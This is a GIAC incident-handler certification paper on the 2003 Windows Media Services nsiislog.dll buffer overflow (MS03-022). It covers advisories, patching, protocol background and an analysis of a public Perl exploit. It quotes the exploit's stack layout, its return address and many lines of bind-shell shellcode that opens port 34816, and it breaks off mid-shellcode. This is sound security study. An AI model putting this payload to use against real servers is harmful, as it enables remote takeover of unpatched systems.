Global Information Assurance Certification Paper

GCIH

GIAC CERTIFIED INCIDENT HANDLER
Practical Assignment v3

Windows Media Services NSIISLOG.DLL Remote Buffer Overflow

Submitted by:
Steve G. Smith

Date Submitted:
December 11, 2003

Abstract

This paper will examine the buffer overflow vulnerability in the implementation of the ISAPI Extension for Windows Media Services. Through the use of proof of concept code in a lab environment, this paper will show the stimulus and response generated by the exploit. The flow of the exploit shows how the exploit can be used to both reconnoiter and exploit the target system. When this exploit is used against an unpatched system running Microsoft IIS with the Windows Media Service installed, the intruder could cause IIS to fail or to execute arbitrary malicious code. Through the use of a mock incident the reader will be shown the six steps involved in the incident handling process.

Statement of Purpose

This paper will analyze the buffer overflow vulnerability of the Microsoft ISAPI Extension for Windows Media Services implementation on Microsoft Internet Information Services (IIS) 5.0. When the exploit is used against an un-patched system, the intruder can cause IIS to fail or to execute arbitrary code.

Brett More of security-assessment.com is credited with discovering this vulnerability and public disclosure of the vulnerability occurred on June 25, 2003. A proof of concept code which took advantage of this vulnerability was published at http://www.infowarfare.dk/Exploits/nsiislogIIS50.pl.txt on July 12, 2003.

Through the use of this proof of concept code in a lab environment, this paper will show the stimulus and response generated by the exploit. The paper will demonstrate that this exploit can be used to both reconnoiter and exploit the target system and the analysis will demonstrate with other tools how to fully control the target system. The review this code will focus on the specifics of the buffer overflow vulnerability, how buffer overflow works, and how this code could be used to gain complete control of the target system. Lastly, through the use of the mock incident, the reader will be shown the steps involved in the incident handling process.

The Exploit

Name of vulnerability

Microsoft Windows Media Services nsiislog.dll Remote Buffer Overflow

Advisories

Microsoft: Security Bulletin MS03-022 – Flaw in ISAPI Extension for Windows Media Services Could Cause Code Execution (822343)
URL:http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-022.asp

BUGTRAQ:20030626 Windows Media Services Remote Command Execution #2 -
URL:http://marc.theaimsgroup.com/?l=bugtraq&m=105665030925504&w=2

NTBUGTRAQ: 20030626 Windows Media Services Remote Command Execution #2 -
URL:http://www.ntbugtraq.com/default.asp?pid=36&sid=1&A2=ind0306&L=NTBUGTRAQ&P=R4563

CVE: CAN-2003-0349 Buffer overflow in the ISAPI for the logging capability of Microsoft Windows Media Services (nsiislog.dll), – URL:http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0349

CERT: Vulnerability Note VU#113716 Microsoft Windows Media Services contains buffer overflow in "nsiislog.dll" - URL:http://www.kb.cert.org/vuls/id/113716

Operating Systems Affected

This vulnerability affects Microsoft Windows 2000 Server running IIS and Windows Media Services that are not patched. Window 2000 Professional is not affected since Windows Media Services is not available for this platform.

The affected versions and service pack level are listed below:

- Microsoft Windows 2000 Datacenter Server SP4
- Microsoft Windows 2000 Datacenter Server SP3
- Microsoft Windows 2000 Datacenter Server SP2
- Microsoft Windows 2000 Datacenter Server SP1
- Microsoft Windows 2000 Datacenter Server No Service Pack

- Microsoft Windows 2000 Advanced Server SP4
- Microsoft Windows 2000 Advanced Server SP3
- Microsoft Windows 2000 Advanced Server SP2
- Microsoft Windows 2000 Advanced Server SP1
- Microsoft Windows 2000 Advanced Server No Service Pack

- Microsoft Windows 2000 Server SP4
- Microsoft Windows 2000 Server SP3
- Microsoft Windows 2000 Server SP2
- Microsoft Windows 2000 Server SP1
- Microsoft Windows 2000 Server No Service Pack

To determine whether a system is configured to perform multicast streaming media logging, perform a file search for the file “NSIISLOG.DLL”. The steps involved are as follows:

- From the Start Menu, click search
- Click For Files or Folders
- In the search dialog, type in the file name, NSIISLOG.DLL
- Click Search Now.
- If you see the 'NSIISLOG.DLL' file in any directory shared by IIS, then the system is affected by this vulnerability.

The patch for this vulnerability is available at: URL:http://www.microsoft.com/downloads/details.aspx?FamilyId=F772E131-BBC9-4B34-9E78-F71D9742FED8&displaylang=en. This security patch requires Windows 2000 Service Pack 2 (SP2), Windows 2000 Service Pack 3 (SP3), or Windows 2000 Service Pack 4 (SP4) be installed prior to patch installation.

To verify that the patch has been installed, confirm that the following registry key was created on the system: *HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Updates\Windows Media Services\wm822343*

Targeted Protocols, Service, and Applications

This exploit targets the victim system on port 80/tcp. On a server running Microsoft IIS, port 80 is the port that the IIS server "listens to" or expects to receive requests from a web client via Hypertext Transfer Protocol (HTTP). The default port number for providing Internet content is 80; however any port may be utilized.

HTTP

HTTP was designed to retrieve hypertext documents over the Internet. To facilitate the retrieval of the documents from a web server, a web browser is used. Examples of popular browsers are Internet Explorer, Netscape, and Mozilla.

To request a specific document, a Uniform Resource Locator (URL) is entered into the web browser. The URL is comprised of several parts which when sent to the target system, will return the data as requested. An example of an URL is http://www.google.com:80

The URL almost always starts out with HTTP and then followed by a colon (:) and 2 forward slash (/). The next section of the URL is the name of the system that the data is located on. In this example, the request is being sent to google.com. The www.google.com is the fully qualified domain name (FQDN) of the system at Google that will service this data request. A computer's FQDN can be used from anywhere on the Internet to identify the computer and the name can be translated into an Internet Protocol (IP)

IP is the communications protocol that supports the Internet, IP allows networks of computers to communicate with each other over a variety of physical links. Systems on the Internet use IP addresses to route traffic and establish connections among themselves.

Next on this URL is the port number. This part is optional if the default port is used. However, if an alternate port is chosen to be the listening port, it must be included. If not, the system will not respond since it is not expecting requests on the default port 80.

TCP

TCP (Transmission Control Protocol) is a connection-oriented protocol or stateful protocol, which provides "reliable" network service. This end-to-end connection guarantees that data will arrive in the proper sequence. For connection-oriented communications, each end must be able to transmit so that it can communicate.

To achieve this, TCP must complete a 3-way handshake prior to the application layer can be implemented. The process of implementing a three-way handshake begins with the source system sending a SYN packet to the destination system. The destination system responds with a SYN/ACK packet, then the source send an ACK packet. Once the packet exchange is complete the applications layer will be enacted.

The fact that an attack starts with a three-way handshake precludes the spoofing of the source IP. If logging of TCP connections is performed by software or hardware, such as intrusion detection systems, TCPDump, or firewall logs, tracking systems that utilizes this exploit is made simpler. The source of the exploit will be known to the exploit victim.

Buffer Overflow

The area of a system that is attacked by a buffer overflow is known as the stack. This term describes an area of contiguous memory used to store static or dynamic arrays. Static variables are allocated at load time on the data segment. Dynamic variables are allocated to the stack at a program's run time. The type of overflow used by this exploit is a dynamic or stack-based overflow.

Commonly used terms when dealing with the stack are EBP, EIP, and ESP. EBP refers to the bottom of the current stack which is also known as the high memory address. ESP refers to the top of the stack which is also known as the lower memory address. EIP is the 32-bit instruction pointer; which ever address the EIP points to is the next instruction to be executed.

A common point of confusion is the placement of data on the stack. The stack starts at a high address and grows downward. Placing data on the stack with a PUSH command will place the data at lower address but be at the top of the stack.

Forcing more data into a buffer then it is designed to handle causes the buffer to overflow. The most probable way of this happing is by improper bounds checking by the programmer when writing the program code. A simple analogy is a programmer calls for a one gallon bucket, but the user of the program pours one and a-half gallons of water into the bucket. Some of the water will overflow, just as data overflows the defined buffer size.

The purpose of a buffer overflow is to overwrite the return address of the current function. When this occurs one of several things can happen, the system can crash or other code is executed. In this exploit, the overflow will execute code which will open a shell thus allowing the source system to interact with the victim system interactively.

This is done when the currently running function executes the return call. It loads the data from the overflow into the EIP register and then jumps to the new address. The new address will point to the assembly code and then executes the code with the exploited process's security context. So instead of the next legitimate instruction being executed as the program had intended, the injected assembly code is run and an interactive shell is spawned allowing remote access to the victim's system.

For a more in-depth discussion there are several articles on this topic: “Smashing The Stack For Fun And Profit” by Aleph One (URL:http://www.phrack.org/phrack/49/P49-14), “The Tao of Windows Buffer Overflow” by DilDog (URL:http://www.cultdeadcow.com/cDc_files/cDc-351/) , and “Writing Buffer Overflow Exploits – A Tutorial For Beginners” by Mixter (URL:http://mixter.void.ru/exploit.txt). To achieve a total understanding one needs to delve into Assembly language programming which is beyond the scope of this paper.

Variants

Windows Media Services nsiislog.dll Remote Exploit (New)
URL:http://www.k-otik.com/exploits/07.14.xfocus-nsiislog-exploit.c.php
This exploit compiles under Windows and tries to shutdown Microsoft IIS service.

Windows Media Services Remote Command Execution (MS03-022)
URL:http://www.k-otik.com/exploits/07.01.nsiilog-titbit.cpp.php
A proof of concept code written in C language that compiles on both Windows and Linux.

IISDoS.c
URL:http://packetstormsecurity.nl/0306-exploits/IIS-DoS.c
This exploit only compiles under UNIX and tries to shutdown Microsoft IIS service causing a denial of service attack.

Exploit

The Windows Media Services buffer overflow exploit was publicly announced on June 25, 2003 by Security-Assessment.com, a security consulting firm providing services in New Zealand, United Kingdom, and Australia. Credit was given to Brett Moore who is the Chief Technology Office of the company.

Microsoft released the Microsoft Security Bulletin MS03-022 in response to this exploit on the same day it was announced by Security-Assessment.com. On July 12, 2003, a proof of concept code was posted at http://www.infowarfare.dk/Exploits/nsiislogIIS50.pl.txt which exploits the vulnerability and an interactive shell is spawned allowing remote access to the victim’s system.


Windows Media Services contains support for delivering media content to clients via multicast streaming. In multicast streaming, the server has no connection to or knowledge of the clients that may be receiving the stream of media content. To provide the logging of client information, Microsoft designed a capability specifically designed to enable logging for multicast transmissions.

Windows Media Services is an add-on feature of Microsoft Windows 2000 Server, Advanced Server, and Datacenter Server and is also available in a downloadable version for Windows NT 4.0 Server. The vulnerability exists because an attacker could send specially formed HTTP request to the server that could cause IIS to fail or execute code on the server.

This logging capability is implemented as an Internet Services Application Programming Interface (ISAPI) extension – nsiislog.dll. When the Windows Media Service is installed during the Windows 2000 operating system install, nsiislog.dll is placed in the C:\WINNT\system32\Windows Media\Server. This would not cause the system to be vulnerable to this exploit.

However, when installed on Windows NT 4.0 or added through the add/remove program on Windows 2000, the nsiislog.dll file is placed in the Internet Information services (IIS) Scripts directory.   Due to a flaw in the way nsiislog.dll processes incoming requests, an attacker sends a specially formatted packet could cause IIS to fail or execute code. Once Windows Media Services is installed, nsiislog.dll is automatically loaded and used by IIS thus creating the vulnerability in the system.

Windows Media Services is not installed by default therefore an attacker attempting to exploit this vulnerability has to be aware which systems are potential victims. The easiest method to gain this information is to send a GET request for the /scripts/nsisslog.dll file. If the file exists, an HTTP1.1 200 returned and this verifies that the system is a potentially vulnerable. Wfetch, as shown in Figure 1, is available from Microsoft URL:http://support.microsoft.com/default.aspx?scid=http://support.microsoft.com:80/support/kb/articles/Q284/2/85.ASP&NoWebContent=1 and provides a useful interface to identify potential targets.



Verb: GET
Host: 192.168.2.200
Port: default
Ver: 1.1
Path: /scripts/nsiislog.dll
Advanced Request: Disabled
☐ from file
Authentication
Auth: Anonymous
Domain:
User:
Passwd:
☐ Save
Connection
Connect: http
Cipher: default
Client cert: none
☐ Proxy: itgproxy :80
☑ Trace
Socket
☑ Reuse

Log Output [Last Status: 200 OK]

```
started....
resolve hostname "192.168.2.200"
WWWConnect::Connect("192.168.2.200","80")\n
source port: 3108\r\n
REQUEST: **************\n
GET /scripts/nsiislog.dll HTTP/1.1\r\n
Host: 192.168.2.200\r\n
Accept: */*\r\n
\r\n
RESPONSE: **************\n
HTTP/1.1 200 OK\r\n
Server: Microsoft-IIS/5.0\r\n
Date: Mon, 08 Dec 2003 05:35:51 GMT\r\n
Connection: close\r\n
Content-Type: text/html\r\n
\r\n
<head><title>NetShow ISAPI Log Dll</title></head>\n
<body><h1>NetShow ISAPI Log Dll</h1>\n
WWWConnect::Close("192.168.2.200","80")\n
closed source port: 3108\r\n
finished.
```


Figure 1

Code Analysis

This section will review the pertinent part of the exploit code which takes advantage of the Windows Media Services buffer overflow.


The first part of the code, figure 2, is a basic introduction into the exploit code. The programmer provides a warning that the exploit code should be distributed, and used for private and educational purposes only. This is ironic since the programmer posted the exploit code on his personal website to make his work public.

This section also provides a brief history of the vulnerability, and the testing results of the code. Lastly, it provides the error event that appears in the Windows Events logs when the buffer overflow exploit is executed, as shown in figure 3.



```
#!/usr/bin/perl
#  *************************** !!! WARNING !!! ****************************
#  ************************* DO NOT DISTRIBUTE **************************
#  *                   FOR PRIVATE AND EDUCATIONAL USE ONLY!                *
#  ************************************************************************
#  * By using this code you agree that I makes no warranties or represen- *
#  * tations, express or implied, about the accuracy, timeliness or com-  *
#  * pleteness of this, including without limitations the implied        *
#  * warranties of merchantability and fitness for a particular purpose.  *
#  * I makes NO Warranty of non-infringement. This code may contain       *
#  * technical inaccuracies or typographical errors. Neither I myself nor *
#  * any of my Affiliates shall be liable for any direct, incidental,     *
#  * consequential, indirect or punitive damages arising out of access    *
#  * to, inability to access, or any use of the content of this code,     *
#  * including without limitation any PC, other equipment or other       *
#  * property, even if I am Expressly advised of the possibility of such  *
#  * damages. We DO NOT encourage criminal activities.. If you use these  *
#  * programs/tools or commit criminal acts with them, then you are       *
#  * solely responsible for your own actions and by use, downloading,     *
#  * transferring, and/or reading anything from this code you are        *
#  * considered to have accepted the terms and conditions and have read   *
#  * this disclaimer. Once again this code is for private education       *
#  * purposes only. And once again, DO NOT DISTRIBUTE!                    *
#  ************************************************************************
#
#        NOTICE:
#       Flaw in ISAPI Extension for Windows Media Services Could Cause Code Execution (822343)
#       MS Bulletin posted: June 25, 2003
#       http://www.microsoft.com/technet/security/bulletin/MS03-022.asp
#
#       Affected Software:
#       Microsoft Windows 2000 Server SP1, SP2, SP3 SP4, if not Hotfix MS03-022 is applied
#
#       Public disclosure on June 25, 2003
#       http://packetstormsecurity.nl/0306-advisories/wmediaremote.txt
#       by brett.moore@security-assessment.com
#       http://www.security-assessment.com
#
#       Tested on :
#         - Windows 2000 Server SP1 <--- Attack successfully
#          - Windows 2000 Server SP2 <--- Attack successfully
#          - Windows 2000 Server SP3 <--- Attack successfully
#          - Windows 2000 Server SP4 <--- Attack successfully
#
#       The following error will end up in the event viewer:
#               ------------------------------------------------------------------------
#               Event Type:     Warning
#               Event Source:   W3SVC
#               Event Category: None
#               Event ID:       37
#               Description:
#               Out of process application '/LM/W3SVC/1/Root' terminated unexpectedly.
#               ------------------------------------------------------------------------
#
#        Information:
#          - Now you should have a Remote shell on port: 34816 else try sending it a few times
#          - This Exploit is Coded by Dennis Rand & Dan Faerch
#
#        Special Thanks to:
#          - You know who you are....
```

Figure 2



Date: 12/7/2003 Source: W3SVC
Time: 16:33 Category: None
Type: Warning Event ID: 37
User: N/A
Computer: WEBTEST

Description:


Out of process application '/LM/W3SVC/1/ROOT' terminated unexpectedly. For additional information specific to this message please visit the Microsoft Online Support site located at: http://www.microsoft.com/contentredirect.asp.

Data: ● Bytes ○ Words

Figure 3

In this section of the exploit code, figure 4, the programmer has provided a description of how the buffer overflow is performed. This is key to exploiting the vulnerability and causing the buffer overflow, opening the victim's system for remote access.


To create a buffer overflow, the programmer includes a series of NOPs in front of the executable code. A "NOP sled", as it is known, is a series of no-operation instructions in the machine code of the victim's system architecture. By using a NOP sled, the precise address of the exploit code in the stack does not have to be known. By selecting an address in the middle of the NOPs, execution will continue down the stack until it gets to the exploit code, and spawning an interactive shell for remote command execution with privileges associated with the IWAM_machinename account.



```
#   STACK DESCRIPTION
# |----------------------|
# |9988 bytes of NOP's   |
# |----------------------|
# |EB08 = JMP SHORT + 8  |<-This is where the CALL EBX hits. Now we make it JMP 9 bytes down|
# |----------------------|                                                                   |
# |  2 bytes of NOP's    |  2 bytes                                                          | Why JMP:
# |----------------------|                                                                   | We make this jump
# |   EIP = 40f01333     |  This is where we goto the CALL EBX function address 0x40f01333   | to get pass EIP to
# |----------------------|                                                                   | our shellcode
# |  4 bytes of NOP's    |  4 bytes      <---------------------------------------------------'
# |----------------------|
# |      SHELLCODE       |
# |----------------------|
# |  66 bytes of NOP's   |
# |----------------------|
```

Figure 4


In figure 5, the code for the interactive shell is shown. By executing this, an interactive shell is spawned, and listens on port 34816 for incoming connection. Connections to this port can be made with tools such as telnet or netcat. The shellcode development is credited to firew0rker //tN [The N0b0D1eS], which proclaims itself to be a Russian security group



```
"\xeb\x02\xeb\x05\xe8\xf9\xff\xff\xff\x5b\x81\xeb\x4d\x43\x22\x11\x8b\xc3\x05\x66\x43\x22\x11\x66",
"\xb9\x15\x03\x80\x30\xfb\x40\x67\xe2\xf9\x33\xa3\xf9\xfb\x72\x66\x53\x06\x04\x04\x76\x66\x37\x06",
"\x04\x04\xa8\x40\xf6\xbd\xd9\xea\xf8\x66\x53\x06\x04\x04\xa8\x93\xfb\xfb\x04\x04\x13\x91\xfa\xfb",
"\xfb\x43\xcd\xbd\xd9\xea\xf8\x7e\x53\x06\x04\x04\xab\x04\x6e\x37\x06\x04\x04\xf0\x3b\xf4\x7f\xbe",
"\xfa\xfb\xfb\x76\x66\x3b\x06\x04\x04\xa8\x40\xba\xbd\xd9\xea\xf8\x66\x53\x06\x04\x04\xa8\xab\x13",
"\xcc\xfa\xfb\xfb\x76\x7e\x8f\x05\x04\x04\xab\x93\xfa\xfa\xfb\xfb\x04\x6e\x4b\x06\x04\x04\xc8\x20",
"\xa8\xa8\xa8\x91\xfd\x91\xfa\x91\xf9\x04\x6e\x3b\x06\x04\x04\x72\x7e\xa7\x05\x04\x04\x9d\x3c\x7e",
"\x9f\x05\x04\x04\xf9\xfb\x9d\x3c\x7e\x9d\x05\x04\x04\x73\xfb\x3c\x7e\x93\x05\x04\x04\xfb\xfb\xfb",
"\xfb\x76\x66\x9f\x05\x04\x04\x91\xeb\xa8\x04\x4e\xa7\x05\x04\x04\x04\x6e\x47\x06\x04\x04\xf0\x3b",
"\x8f\xe8\x76\x6e\x9c\x05\x04\x04\x05\xf9\x7b\xc1\xfb\xf4\x7f\x46\xfb\xfb\xfb\x10\x2f\x91\xfa\x04",
"\x4e\xa7\x05\x04\x04\x04\x6e\x43\x06\x04\x04\xf0\x3b\xf4\x7e\x5e\xfb\xfb\xfb\x3c\x7e\x9b\x05\x04",
"\x04\xeb\xfb\xfb\xfb\x76\x7e\x9b\x05\x04\x04\xab\x76\x7e\x9f\x05\x04\x04\xab\x04\x4e\xa7\x05\x04",
"\x04\x04\x6e\x4f\x06\x04\x04\x72\x7e\xa3\x05\x04\x04\x07\x76\x46\xf3\x05\x04\x04\xc8\x3b\x42\xbf",
"\xfb\xfb\xfb\x08\x51\x3c\x7e\xcf\x05\x04\x04\xfb\xfa\xfb\xfb\x70\x7e\xa3\x05\x04\x04\x72\x7e\xbf",
"\x05\x04\x04\x72\x7e\xb3\x05\x04\x04\x72\x7e\xbb\x05\x04\x04\x3c\x7e\xf3\x05\x04\x04\xbf\xfb\xfb",
"\xfb\xc8\x20\x76\x7e\x03\x06\x04\x04\xab\x76\x7e\xf3\x05\x04\x04\xab\xa8\xa8\x93\xfb\xfb\xfb\xf3",
"\x91\xfa\xa8\xa8\x43\x8c\xbd\xd9\xea\xf8\x7e\x53\x06\x04\x04\xab\xa8\x04\x6e\x3f\x06\x04\x04\x04",
"\x4e\xa3\x05\x04\x04\x04\x6e\x57\x06\x04\x04\x12\xa0\x04\x04\x04\x04\x6e\x33\x06\x04\x04\x13\x76",
"\xfa\xfb\xfb\x33\xef\xfb\xfb\xac\xad\x13\xfb\xfb\xfb\xfb\x7a\xd7\xdf\xf9\xbe\xd9\xea\x43\x0e\xbe",
"\xd9\xea\xf8\xff\xdf\x78\x3f\xff\xab\x9f\x9c\x04\xcd\xfb\xfb\x72\x9e\x03\x13\xfb\xfb\xfb\xfb\x7a",
"\xd7\xdf\xd8\xbe\xd9\xea\x43\xac\xbe\xd9\xea\xf8\xff\xdf\x78\x3f\xff\x72\xbe\x07\x9f\x9c\x72\xdd",
"\xfb\xfb\x70\x86\xf3\x9d\x7a\xc4\xb6\xa1\x8e\xf4\x70\x0c\xf8\x8d\xc7\x7a\xc5\xab\xbe\xfb\xfb\x8e",
"\xf9\x10\xf3\x7a\x14\xfb\xfb\xfa\xfb\x10\x19\x72\x86\x0b\x72\x8e\x17\x70\x86\xf7\x42\x6d\xfb\xfb",
"\xfb\xc9\x3b\x09\x55\x72\x86\x0f\x70\x34\xd0\xb6\xf7\x70\xad\x83\xf8\xae\x0b\x70\xa1\xdb\xf8\xa6",
"\x0b\xc8\x3b\x70\xc0\xf8\x86\x0b\x70\x8e\xf7\xaa\x08\x5d\x8e\xfe\x78\x3f\xff\x10\xf1\xa2\x78\x38",
"\xff\xbb\xc0\xb9\xe3\x8e\x1f\xc0\xb9\xe3\x8e\xf9\x10\xb8\x70\x89\xdf\xf8\x8e\x0b\x2a\x1b\xf8\x3d",
